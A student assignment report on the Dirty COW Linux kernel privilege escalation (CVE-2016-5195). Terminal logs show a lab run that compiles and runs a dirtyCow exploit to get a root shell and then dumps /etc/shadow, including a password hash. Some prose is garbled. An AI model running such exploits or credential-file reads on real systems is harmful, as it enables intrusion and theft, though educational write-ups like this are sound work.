Sri Lanka Institute of Information Technology

# Critical Local Root Kernel Exploit (Dirty Cow Exploit(CVE-2016-5195))

**Individual Assignment**

IE2022 – System and Network Programming(C/Python)

Submitted by:

| Student Registration Number | Student Name |
|---|---|
| IT19168746 | Pinnapola S.L.M.H. |

Date of submission

2020/05/12

## Abstract

Dirty Copy on Write also known as Dirty COW is a vulnerability on Linux-based servers. This vulnerability causes attackers to escalate Linux Kernel's file system security, get root privilege, and thus compromise the entire system. Linux kernel version 2.6.22 and higher are affected by this vulnerability.

The aim of this is to understand about the background of this vulnerability , the impact of the vulnerability, and the exploitation of critical local root kernel (DirtyCow vulnerability – (CVE-2016-5195))

## Table of Contents

## 1. Introduction

Dirty COW vulnerability is a form of privilege escalation attack which means basically that it can be used on any Linux-based device to gain root-user access. Although technology researchers say that these vulnerabilities are not rare, their easy-to-exploit existence and the fact that they have been around for over 11 years is very troubling.

Dirty COW (Dirty copy-on-write) is a flaw in computer protection for the Linux kernel that affects all Linux-based operating systems like Android that use older Linux kernel versions. It is a local privilege escalation bug that exploits a security vulnerability in the copy-on-write mechanism being implemented in the kernel's memory management subsystem. Phil Oester discovered the vulnerability. Because of the race situation, a local attacker will use the copy-on-write function to translate a read-only mapping of a file into a writable mapping with the right timing.

Since it is a local privilege escalation, remote attackers may use it in combination with other exploits that enable remote execution of non-privileged code to gain remote root access on a computer. The intrusion itself will not leave any traces in the device log. The vulnerability has the Typical Vulnerabilities and Exposes classification CVE-2016-5195.

Dirty Cow was one of the first security problems transparently patched by the Canonical Live Patch service in Ubuntu. It has been seen that the bug may be used to root every Android system up to version 7 of Android.[1]

## 2. Founder of the Dirty Cow Vulnerability

For the last nine years, this dirty COW has been undetected in Linux Kernel until it was recently discovered by researcher, Phil Oester. An exploit taking advantage of Dirty Cow has already been discovered in the wild, according to Phil Oester, the investigator who discovered the bug. [2]

## 3. Impact of Dirty COW

The weakness in Dirty enables an unprivileged local user to change data, bypassing the normal authorization protocols leading to device privilege escalation. As a typical person, if the intruder has access over the system, he will use an exploit that uses this vulnerability to obtain complete access of a Linux machine and can install malware and grab details etc.

And then another problem with Dirty COW is that Antivirus or other protection program can be nearly difficult to identify, so there is little justification left about the behavior done until it is abused. The real vulnerability danger occurs where exposure to user level, as well as the capacity to execute code, occurs present on the system.[3]

This flaw is a severe weakness since it is too common because if the above criteria are right, it allows complete power of the device to install malware because capture data from an intruder. And all of this can be achieved with a really basic exploit code.

The main issue is the persistent flaw in the Linux kernel. It's easy to hack and due to the nine years it's been around it has been in millions of computers.

Another problematic element is the vulnerability that antivirus and security software can almost fail to identify, and once exploited, there is no proof of what actions were taken.

The positive thing is that the intruder has to be able to execute the application on the device first in order to trigger this error. The intruder must first obtain entry to the device before they can even get close to the Kernel stack. Standard defense from code execution from outside would avoid exploitation of this vulnerability.

Although the danger is quite high, due to the difficulties in having the attack code on the devices, the effect on average users is not very large. It will be challenging to implement the application in terms of Cloud sites and other network-connected computers. The main danger comes when user-level access comes accessible on a computer, and the ability to run programs on the device

The most important effect of the Dirty Cow flaw is on Android phones, which are focused on Linux. The case is special in that such phones execute applications as user-level programs. As a result, a malicious app may surpass their rights for extracting information from the computer.

Another issue with Android phones is that older versions are unlikely to receive a patch update that could vulnerable your phone. SecPod Saner finds and automatically addresses such bugs by deploying software updates. [4]

## 4. Vulnerable linux based machines


This problem most probably affects many numbers of Linux based machines.

The following Linux distro versions are

1. Red Hat Enterprise Linux 7.x
2. Red Hat Enterprise Linux 6.x
3. Red Hat Enterprise Linux 5.x
4. CentOS Linux 7.x
5. CentOS Linux 6.x
6. CentOS Linux 5.x
7. Debian Linux wheezy
8. Debian Linux jessie
9. Debian Linux stretch
10. Debian Linux sid
11. Ubuntu Linux precise (LTS 12.04)
12. Ubuntu Linux trusty
13. Ubuntu Linux xenial (LTS 16.04)
14. Ubuntu Linux yakkety
15. Ubuntu Linux vivid/ubuntu-core
16. SUSE Linux Enterprise 11 and 12.
17. Openwrt
18. Android


## 5. Screen Shots of the exploitations

**1.** Identify the version of the kernel in the used operating system


noroot@kali: ~
File Edit View Search Terminal Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
noroot@kali:~$ uname -r
3.18.0-kali1-amd64
noroot@kali:~$
```


2. Create the c program compile the program and UID



```
noroot@kali:~$ nano dirtyCow.c
noroot@kali:~$ gcc dirtyCow.c -o dirtyCow -pthread
dirtyCow.c: In function ‘procselfmemThread’:
dirtyCow.c:91:1: warning: passing argument 2 of ‘lseek’ makes integer from point
er without a cast [enabled by default]
In file included from dirtyCow.c:26:0:
/usr/include/unistd.h:331:16: note: expected ‘__off_t’ but argument is of type ‘
void *’
noroot@kali:~$ id
uid=1000(noroot) gid=1001(noroot) groups=1001(noroot)
noroot@kali:~$ 
```

noroot@kali: ~
File Edit View Search Terminal Help
KALI LINUX
"the quieter you become, the more you are able to hear"


3. Run the code and change the root access and get UID


noroot@kali: ~
File Edit View Search Terminal Help

```
noroot@kali:~$ ./dirtyCow
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 51096
Racing, this may take a while..
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
root@kali:/home/noroot# id
uid=0(root) gid=1001(noroot) groups=0(root),1001(noroot)
root@kali:/home/noroot#
```


KALI LINUX™
"the quieter you become, the more you are able to hear"

4. view the shadow file




```
noroot@kali:~$ gcc dirtyCow.c -o dirtyCow -pthread
dirtyCow.c: In function ‘procselfmemThread’:
dirtyCow.c:92:1: warning: passing argument 2 of ‘lseek’ makes integer from point
er without a cast [enabled by default]
In file included from dirtyCow.c:27:0:
/usr/include/unistd.h:331:16: note: expected ‘__off_t’ but argument is of type ‘
void *’
noroot@kali:~$ id
uid=1000(noroot) gid=1001(noroot) groups=1001(noroot)
noroot@kali:~$ ./dirtyCow
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 51096
Racing, this may take a while..
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
root@kali:/home/noroot# id
uid=0(root) gid=1001(noroot) groups=0(root),1001(noroot)
root@kali:/home/noroot# cat /etc/shadow
```

5. passwords for the shadow file




```
bin:*:16471:0:99999:7:::
sys:*:16471:0:99999:7:::
sync:*:16471:0:99999:7:::
games:*:16471:0:99999:7:::
man:*:16471:0:99999:7:::
lp:*:16471:0:99999:7:::
mail:*:16471:0:99999:7:::
news:*:16471:0:99999:7:::
uucp:*:16471:0:99999:7:::
proxy:*:16471:0:99999:7:::
www-data:*:16471:0:99999:7:::
backup:*:16471:0:99999:7:::
list:*:16471:0:99999:7:::
irc:*:16471:0:99999:7:::
gnats:*:16471:0:99999:7:::
nobody:*:16471:0:99999:7:::
libuuid:!:16471:0:99999:7:::
mysql:!:16471:0:99999:7:::
messagebus:*:16471:0:99999:7:::
colord:*:16471:0:99999:7:::
usbmux:*:16471:0:99999:7:::
miredo:*:16471:0:99999:7:::
ntp:*:16471:0:99999:7:::
Debian-exim:!:16471:0:99999:7:::
```



```
miredo:*:16471:0:99999:7:::
ntp:*:16471:0:99999:7:::
Debian-exim:!:16471:0:99999:7:::
arpwatch:!:16471:0:99999:7:::
avahi:*:16471:0:99999:7:::
beef-xss:*:16471:0:99999:7:::
dradis:*:16471:0:99999:7:::
pulse:*:16471:0:99999:7:::
speech-dispatcher:!:16471:0:99999:7:::
haldaemon:*:16471:0:99999:7:::
sshd:*:16471:0:99999:7:::
snmp:*:16471:0:99999:7:::
iodine:*:16471:0:99999:7:::
postgres:*:16471:0:99999:7:::
redsocks:!:16471:0:99999:7:::
stunnel4:!:16471:0:99999:7:::
statd:*:16471:0:99999:7:::
sslh:!:16471:0:99999:7:::
Debian-gdm:*:16471:0:99999:7:::
rtkit:*:16471:0:99999:7:::
saned:*:16471:0:99999:7:::
noroot:$6$YS0EyB58$R8cfjGYLrzK6E3oPAGvmi6N/Tch97XnTRJaP94dNqaVdtva6hHrWD7ehgDUGn
aAXMqrVg3HQxU9PPa/7euZIo.:18393:0:99999:7:::
root@kali:/home/noroot#
```

6. ping to the google and see how long system get to halt



```
statd:*:16471:0:99999:7:::
sslh:!:16471:0:99999:7:::
Debian-gdm:*:16471:0:99999:7:::
rtkit:*:16471:0:99999:7:::
saned:*:16471:0:99999:7:::
noroot:$6$YSOEyB58$R8cfjGYLrzK6E3oPAGvmi6N/Tch97XnTRJaP94dNqaVdtva6hHrWD7ehgDUGn
aAXMqrVg3HQxU9PPa/7euZIo.:18393:0:99999:7:::
root@kali:/home/noroot# ping google.com
PING google.com (216.58.203.174) 56(84) bytes of data.
64 bytes from bom07s11-in-f14.1e100.net (216.58.203.174): icmp_req=1 ttl=128 tim
e=52.0 ms
64 bytes from bom07s11-in-f14.1e100.net (216.58.203.174): icmp_req=2 ttl=128 tim
e=89.5 ms
64 bytes from bom07s11-in-f14.1e100.net (216.58.203.174): icmp_req=3 ttl=128 tim
e=49.5 ms
64 bytes from bom07s11-in-f14.1e100.net (216.58.203.174): icmp_req=4 ttl=128 tim
e=86.3 ms
64 bytes from bom07s11-in-f14.1e100.net (216.58.203.174): icmp_req=5 ttl=128 tim
e=100 ms
64 bytes from bom07s11-in-f14.1e100.net (216.58.203.174): icmp_req=6 ttl=128 tim
e=81.1 ms
64 bytes from bom07s11-in-f14.1e100.net (216.58.203.174): icmp_req=7 ttl=128 tim
e=78.7 ms
```

## 6. Conclusion

You can't be too careful when it comes to Kernel vulnerabilities. Containers still share the same kernel which has the potential to endanger other containers or the underlying host when exploited. We saw that a basic POC, not intended to break out of a container, could still change host data.

Patching kernels of all of your hosts is always good practice. In the modern world, though, it may not always be feasible to do so, or to do it fast enough. Aside from patching, ensuring the containers are safe and tracked throughout runtime is important.

As a Security Metrics customer

- Update all Linux systems/computers
- Install the patch for the vulnerability if you can’t update
- Make sure to update all Android phones.

## 7. References

[1] En.wikipedia.org. 2020. Dirty COW. [online] Available at: <https://en.wikipedia.org/wiki/Dirty_COW> [Accessed 12 May 2020].

[2] Hern, A., 2020. 'Dirty Cow' Linux Vulnerability Found After Nine Years. [online] the Guardian. Available at: <https://www.theguardian.com/technology/2016/oct/21/dirty-cow-linux-vulnerability-found-after-nine-years> [Accessed 12 May 2020].

[3] K, R., 2020. Dirty COW Vulnerability (Kernel Local Privilege Escalation). [online] Secpod.com. Available at:<https://www.secpod.com/blog/dirty-cow-vulnerability/>

[4] SecurityMetrics. 2020. The Dangers Of The Dirty Cow Vulnerability: Should You Be Worried?. [online] Available at: <https://www.securitymetrics.com/blog/dangers-dirty-cow-vulnerability-should-you-be-worried>